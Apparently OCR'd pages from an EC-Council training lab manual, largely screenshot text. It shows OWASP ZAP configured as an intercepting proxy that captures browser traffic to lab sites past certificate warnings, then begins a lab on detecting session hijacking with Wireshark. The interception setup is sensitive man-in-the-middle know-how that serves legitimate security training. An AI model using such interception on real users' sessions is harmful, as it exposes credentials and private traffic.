




Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Header: Text
Body: Text
Contexts
Default Context
Sites
Options
Active Scan
Active Scan Input Vectors
AJAX Spider
Alerts
Anti-CSRF Tokens
API
Applications
Breakpoints
Callback Address
Check For Updates
Client Certificate
Connection
Database
Display
Dynamic SSL Certificates
Encode/Decode
Extensions
Forced Browse
Fuzzer
Global Exclude URL
HTTP Sessions
HUD
JVM
Keyboard
Language
Local Proxies
Passive Scan Rules
Passive Scan Tags
Local Proxies
Local Proxy
Address:
10.10.1.19
Port (eg 8080):
8080
Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.
Behind NAT
Remove Unsupported Encodings
Always unzip gzipped content
Security Protocols
SSLv2Hello
SSL 3
TLS 1
TLS 1.1
TLS 1.2
TLS 1.3
Additional Proxies
Enabled
Address
Port
Add...
Modify...
Remove
Enable All
Disable All
Reset to Factory Defaults
Cancel
OK
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
Alerts 0 0 0 0



Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Header: Text
Body: Text
Contexts
Default Context
Sites



Settings – System
Privacy error
Not secure
https://www.moviescope.com
Your connection is not private
Attackers might be trying to steal your information from www.moviescope.com (for example, passwords, messages or credit cards). Learn more about this warning
NET::ERR_CERT_AUTHORITY_INVALID
Turn on enhanced protection to get Chrome's highest level of security
Advanced
Back to safety



Settings – System
Privacy error
Not secure
https://www.moviescope.com
Your connection is not private
Attackers might be trying to steal your information from www.moviescope.com (for example, passwords, messages or credit cards). Learn more about this warning
NET::ERR_CERT_AUTHORITY_INVALID
Turn on enhanced protection to get Chrome's highest level of security
Hide advanced
Back to safety
This server could not prove that it is www.moviescope.com; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to www.moviescope.com (unsafe)


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
Contexts
Default Context
Sites
GET http://www.moviescope.com/ HTTP/1.1
Host: www.moviescope.com
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts
Current Scans
8:50 AM
9/17/2025


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
Contexts
Default Context
Sites
GET http://www.goodshopping.com/ HTTP/1.1
Host: www.goodshopping.com
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts
Current Scans
8:52 AM
9/17/2025


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 17 Sep 2025 15:54:19 GMT
Content-Length: 13472
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1"><meta http-equiv="Content-Type" content="text/html;charset=utf-8" /><meta name="description" content="Good Shopping Web Site" /><meta name="author" content="EC-Council" /><meta name="keywords" content="Sopping,Online-Shopping,Good Shopping" /><title>
GoodShopping
</title>
<!-- ======================== CSS Files ========================== -->
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts
Current Scans
8:54 AM
9/17/2025


Settings – System
Login - MovieScope
Not secure
https://www.moviescope.com
MOVIESCOPE
Home
Features
Trailers
Photos
Blog
Contacts
Login
Username:
Password:
Login
11:56 AM
9/17/2025


Not secure
moviescope.com
Favorites
GOOD SHOPPING
HOME
PRODUCT
CATALOG
BLOG
CONTACT US
LOGIN
Customer Loyalty
Programs
Worldwide
Shipping
24/7 Technical
support
About Shopping
Important Information
Replacement Policies
Waiting for www.moviescope.c...
Type here to search

Lab 7: Detect Session Hijacking Attempts using Manual Method

**Lab Scenario**

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

It is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.


**Lab Objectives**


- Detect Session Hijacking using Wireshark


Task 1: Detect Session Hijacking using Wireshark


Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.


Capturing from Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
30 14.001203 10.10.1.10 10.10.1.13 TCP 54 0 → 5778 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31 15.000866 10.10.1.13 10.10.1.10 TCP 54 5779 → 0 [<None>] Seq=1 Win=512 Len=0
